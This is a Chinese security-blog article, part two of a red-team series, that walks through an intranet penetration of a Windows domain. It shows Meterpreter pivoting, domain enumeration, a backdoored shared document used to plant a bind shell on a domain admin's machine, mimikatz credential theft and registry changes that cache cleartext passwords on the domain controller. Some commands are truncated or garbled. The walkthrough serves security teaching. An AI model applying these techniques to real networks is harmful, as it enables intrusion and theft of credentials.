

一步步成为你的全网管理员（下） - SecPulse.COM | 安全脉搏

“ 这是 酒仙桥六号部队 的第 114 篇文章。

这是 酒仙桥六号部队 的第 114 篇文章。

全文共计 2261 个字，预计阅读时长 7 分钟。

前言

接上一篇 《一步步成为你的全网管理员（上）》 。

跨域

现在已经获得了 IT-SUPPORT-JOHN 主机的权限，使用代理进去的 msf 获得一个 shell。

```
[*] 10.10.100.157:445 - Connecting to the server...
[S-chain]-<-127.0.0.1:9090-<<<-10.10.100.157:445-<<<-OK
[*] 10.10.100.157:445 - Authenticating to 10.10.100.157:445|DG0ffice as user:'john'...
[*] 10.10.100.157:445 - Selecting PowerShell target
[*] 10.10.100.157:445 - Executing the payload...
[*] 10.10.100.157:445 - Service start timed out, OK if running a command or non-service ex
[*] Started bind TCP handler against 10.10.100.157:8080
[S-chain]-<-127.0.0.1:9090-<<<-10.10.100.157:8080-<<-timeout
[S-chain]-<-127.0.0.1:9090-<<<-10.10.100.157:8080-<<-timeout
[S-chain]-<-127.0.0.1:9090-<<<-10.10.100.157:8080-<<<-OK
[*] Sending stage (206403 bytes) to 10.10.100.157
[*] Meterpreter session 1 opened (127.0.0.1:57488 -> 127.0.0.1:9090) at 2020-11-03 01:43:1
meterpreter > |
```

查看权限发现属于 system 权限。

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:f

Interface 11
=====
Name           : Intel(R) PRO/1000 MT Network Co
Hardware MAC   : 00:0c:29:37:05:28
MTU            : 1500
IPv4 Address   : 172.16.13.157
IPv4 Netmask   : 255.255.0.0
```

查看全部域用户。

```

C:\Users>net users /domain
这项请求将在域 DGOffice.local 的域控制器处理。

\\OfficeNetwork-DC.DGOffice.local 的用户帐户
-----
Administrator          Guest          john
krbtgt                  lihua         Lucy

```

查看 john、lihua 在办公网的权限。发现在办公域中两人都不具备管理员权限。

```

C:\>net user john /domain
这项请求将在域 DGOffice.local 的域控制器处理。

用户名                john
全名                  john
注释
用户的注释
国家/地区代码        000 <系统默认值>
帐户启用              Yes
帐户到期              从不

上次设置密码          2020/10/29 18:30:52
密码到期              2020/12/10 18:30:52
密码可更改            2020/10/30 18:30:52
需要密码              Yes
用户可以更改密码      Yes

允许的工作站          All
登录脚本
用户配置文件
主目录
上次登录              2020/11/3 9:57:37

可允许的登录小时数    All

本地组成员
全局组成员            *DGPublic-IT          *Domain Users
命令成功完成。

```

```
C:\Users>net user lihua /domain
这项请求将在域 DGOffice.local 的域控制器处理。
```

```
用户名                lihua
全名                  lihua
注释
用户的注释
国家/地区代码        000 <系统默认值>
帐户启用              Yes
帐户到期              从不

上次设置密码          2020/11/3 11:33:59
密码到期              2020/12/15 11:33:59
密码可更改            2020/11/4 11:33:59
需要密码              Yes
用户可以更改密码      Yes

允许的工作站          All
登录脚本
用户配置文件
主目录
上次登录              从不

可允许的登录小时数    All

本地组成员
全局组成员            *Domain Users
命令成功完成。
```

查看办公域中的域管用户，发现 yasuo 用户属于域管理员组。

```
C:\Users>net group "Domain Admins" /domain
这项请求将在域 DGOffice.local 的域控制器处理。

组名      Domain Admins
注释      指定的域管理员

成员

-----
Administrator      yasuo
```

横向移动

将流量代理进新发现的网络。

```
meterpreter > run autoroute -s 172.16.0.0/16

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.16.0.0/255.255.0.0...
[+] Added route to 172.16.0.0/255.255.0.0 via 10.10.100.157
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
=====

Subnet      Netmask      Gateway
-----      -
172.16.0.0  255.255.0.0  Session 1
```

先对当前主机上的信息进行收集，根据路由表等信息发现 172.16.0.0/16 网段。同样使用 auxiliary/scanner/smb/smb_version 模块对内部网络进行扫描，当开启扫描时发现无法进行扫描。进行多次尝试发现流量并没有被代理到第二层网络。

```
msf5 auxiliary(scanner/smb/smb_version) > exploit
[S-chain]-<-127.0.0.1:9090-<->-127.0.0.1:35397-<--timeout
```

猜测由于第一层使用的 reGeorg，所以在 msf 中进行再次代理时出现了问题。本来想尝试更换代理方案，第一层代理更换为 msf 自己创建。由于第一层网络中的目标都无法直接出网，所以改为通过操作 IT-SUPPORT-JOHN 主机对内网进行探测。

上传扫描工具 nbtscan.exe 。

```
meterpreter > upload Downloads/nbtscan.exe nb.exe
[*] uploading : Downloads/nbtscan.exe -> nb.exe
[*] Uploaded 32.50 KiB of 32.50 KiB (100.0%); Downloads/nbtscan.exe -> nb.exe
[*] uploaded : Downloads/nbtscan.exe -> nb.exe
```

使用 nbtscan 对内网进行扫描，发现域内网中存在邮件系统和文件系统。

```
meterpreter > cat 1.txt
Doing NBT name scan for addresses

IP address      NetBIOS Name
-----
172.16.13.80    OFFICENETWORK-D
172.16.13.100   EMAIL
172.16.13.101   FILESERVER
172.16.13.157   IT-SUPPORT-JOHN
```

```
C:\Users>net group "domain computers" /domain
这项请求将在域 DGOffice.local 的域控制器处理。

组名      Domain Computers
注释      加入到域中的所有工作站和服务器

成员

-----
DG165643$          EMAIL$          FILESERVER$
```

经过测试，可以对 FILESERVER 主机的部分共享文件进行管理。


```
dir \\FILESERVER\OFFICEFILE\20201031\0AReport\
\\FILESERVER\OFFICEFILE 中的卷没有标签。
号是 98F5-E5A2

FILESERVER\OFFICEFILE\20201031\0AReport 的目录

3 17:12 <DIR> .
3 17:12 <DIR> ..
3 17:13      288 0A-2020-10-21.docx
3 17:14     1,008 0A-problem.xls
```

为了更方便的对内部进行查看，冒险将 IT-SUPPORT-JOHN 主机的远程桌面打开，通过直接连接桌面对内部进行查看。


```
REG ADD HKLMSYSTEMCurrentControlSetControlTerminal" "S
```



通过在远程桌面上操作，查看到目标内部 EMAIL 主机上存在 OUTLOOK。



使用浏览器隐私模式登录 john、lihua 的邮箱查看用户邮件，发现 lihua 有一封新邮件发送给 Tom, Lucy, yasuo 三人，让三人及时查看其放在 FILESERVER 中的 OA 系统测试结果文档。



由于我们可以对 lihua 放在 FILESERVER 系统中的测试结果文件进行更改，所以尝试在这上面想办法。

思路如下：将对应文件下载回本地，进行后门捆绑，替换原始文件，之后等待查看的人员中招。由于目标办公网同样无法出网，而且我们代理进去的 msf 存在问题没法反弹 shell 和不知道中招人员的 ip 地址也没法使用正向 shell。所以针对制作一个小工具，只具备两个功能，运行后在 8080 端口打开一个 shell，随后挂载 IT-SUPPORT-JOHN 主机的 ipc\$。这样当目标中招后，我们通过查看网络连接就可以找到中招主机。

方案实施后，等待目标获取测试文档查看。随后通过监控 IT-SUPPORT-JOHN 主机的网络连接情况发现上线主机。

TCP	172.16.13.157:445	172.16.13.170:62080	ESTABLISHED	4
-----	-------------------	---------------------	-------------	---

连接对方的 8080 端口成功获取到一个 shell，经过筛选，得到 yasuo 员工主机 shell。

```
C:\Users\JOHN~1.DGO\AppData\Local\Temp>nc.exe 172.16.13.170 8080
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\yasuo\Desktop>ipconfig
ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::594d:3bb9:5a3b:65c3%11
    IPv4 地址 . . . . . : 172.16.13.170
    子网掩码 . . . . . : 255.255.0.0
    默认网关. . . . . : 172.16.13.80
```

查看 yasuo 主机信息，其主机名为 DG165643。


```
C:\Users\yasuo\Desktop>systeminfo
systeminfo
主机名: DG165643
OS 名称: Microsoft Windows 7 旗舰版
OS 版本: 6.0.7601 Service Pack 1 Build 7601
OS 制造商: Microsoft Corporation
OS 配置: 成员工作站
OS 构件类型: Multiprocessor Free
net use \\IT-SUPPORT-JOHNc$ "PASSWORD" /u:"USERNAME"
```

由于网络问题，无法直接向 DG165643 主机传文件，所以主机名 mimikatz 程序上运行 IT-SUPPORT-JOHN 主机，然 OS 版本 DG165643 上通过共享得到 password。

由于 yasuo 属于域管用户，所以在 DG165643 主机上其具备管理员权限，也就不再进行提权操作了。以 system 权限在 DG165643 上运行 mimikatz 成功获取 yasuo 用户的明文账号密码。

获取域控

使用域管理员 yasuo 的账号密码在 IT-SUPPORT-JOHN 上成功登录 DGOffice 域的域控。



```
172.16.13.80 - 远程桌面连接
C:\Windows\system32\cmd.exe
C:\Users\yasuo\Desktop>whoami
dgooffice\yasuo
C:\Users\yasuo\Desktop>ipconfig

Windows IP 配置

以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . :
    IPv4 地址 . . . . . : 172.16.13.80
    子网掩码 . . . . . : 255.255.0.0
    默认网关 . . . . . : 0.0.0.0

隧道适配器 isatap.{593F2E15-DCF3-4F56-B8D7-116CEE19F6B1}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :
```

修改域控注册表开启内存明文缓存。

```
reg add HKLMSYSTEMCurrentControlSetControlSecurityProv
```

更改完成后诱导 Administrator 管理员重新进行登录操作，得到 Administrator 用户的明文密码。


扩大影响

到现在，我们已经控制了目标办公域的域控。但对办公域中的员工和主机对应情况不是很清楚，没法想去哪里去哪里。根据目标情况，假设目标中上班时间是周一至周五，只需要在域控主机上获取每天员工登录日志，从里面筛选出来员工和主机的一一对应关系，就可以知道员工和其所属主机是哪一个。

除了现有控下来两个域，根据 lihua 测试文档可以发现目标内部的测试网络（和办公域隔开），由于 lihua 是测试人员，可以找到对应主机，在上面进行信息收集发现前往目标测试网络的路线。在控制下来新的网络。

在对办公域中员工主机安装的办公软件进行查看时，发现其安装有 CISCO 的 VPN 客户端。并且根据连接日志记录发现连接过上篇中提到的 VPN 设备。根据连接时间段和浏览器日志记录综合判断，在那一段时间内，进行 VPN 连接的员工主机可以访问互联网。由于进入目标网络的线路是从 WWW 进入，线路并不稳定，所以可以在员工主机上通过键盘记录等方法获取所用 VPN 账号密码，然后查找目标外部是否存在入口 VPN，去进行尝试连接。

到此，对目标网络的渗透基本就告一段落了。下面邀请灵魂画手绘制目标的网络拓扑。



总结

成为目标的全网管理员需要对目标整个网络的情况都要了解清楚，而这是需要对目标网络中的数据进行大量分析后才可以做到的，所以在整个内网渗透过程中，对发现的数据进行整理、分析的工作也是需要贯彻全部阶段的。



本文作者： 酒仙桥六号部队

本文为安全脉搏专栏作者发布，转载请注明：

<https://www.secpulse.com/archives/147650.html>

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎^{beta}，[点击查看详细说明](#)

